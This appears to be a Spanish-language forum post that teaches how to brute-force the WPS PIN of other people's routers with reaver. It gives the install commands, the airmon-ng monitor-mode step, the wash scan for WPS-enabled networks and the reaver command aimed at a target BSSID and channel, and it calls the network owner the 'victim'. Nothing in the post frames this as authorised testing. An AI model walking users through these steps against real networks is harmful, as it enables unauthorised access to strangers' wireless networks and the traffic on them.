Aquí le sacaremos provecho a el Módem que tenga activado el WPS
Pues hace no mucho tiempo se logro vulnerar el wps de los modems obteniendo el código pin
y sacando ese código a fuerza bruta ya que es fácil y solo son números de 4 a 8 dígitos lleva un poco de tiempo pero vale la pena la espera en vez de esperar días en sacar una clave wpa wpa2 con diccionario y eso si el diccionario incluye la palabra clave
Requisitos:
1.-Tarjeta compatible en modo monitor
2.-Drivers instalados para poner tarjeta en modo monitor
3.-Reaver instalado
Para descargar reaver click Aquí
Para la instalación de reaver
----------------------------------------------soy una barra separadora--------------------------------------------------------------------
1.-Descomprimir reaver ubican el archivo descargado
dijo:tar xpf /Ubicación del archivo/reaver-1.4.tar.gz[/quote]
2.-Ubican la carpeta descomprimida en una consola con
dijo: cd /Ubicación del archivo/reaver-1.4[/quote]
3.-Después
dijo:.configure && make && make install[/quote]
--------------------------------------------soy una barra separadora---------------------------------------------------------------------
Comenzamos poniendo la tarjeta wifi en modo monitor
dijo:sudo airmon-ng start wlan0 [/quote]
Después ejecutamos wash (el programa washh viene junto con reaver)
dijo:wash -i mon0
(mon0 según sea su tarjeta si es ath0 etc) [/quote]
Entonces esperan aquí aparecerán las conexiones a Internet con el wps activado
(como se ve en la imagen de abajo)
Una vez hayamos encontrado nuestra victima presionamos ctrl+c para detener la búsqueda
Ahora ejecutaremos reaver
dijo:reaver -i mon0 -c 9 -b 00:11:22:33:44:55 [/quote]
Que significaría
-i = tarjeta wifi
-c = canal del objetivo o victima
-b = mac de la victima
Ahora solo queda esperar un poco tal vez unas horas
(lo bueno de reaver es que si llevas mucho tiempo intentando sacar la clave puedes guardar sesión y continuar en otro momento tan solo presionando ctrl+c y volver a meter los mismos datos de la victima
Como ven aquí después de un tiempo me saco la clave

(borraron mi post en cuanto lo hize porque?? si no tiene contenido copyright si todas las capturas fueron echas por mi y no es copia de mi post anterior ya que aquí se usa wash una herramienta usada para ver que modem tiene activado el wps )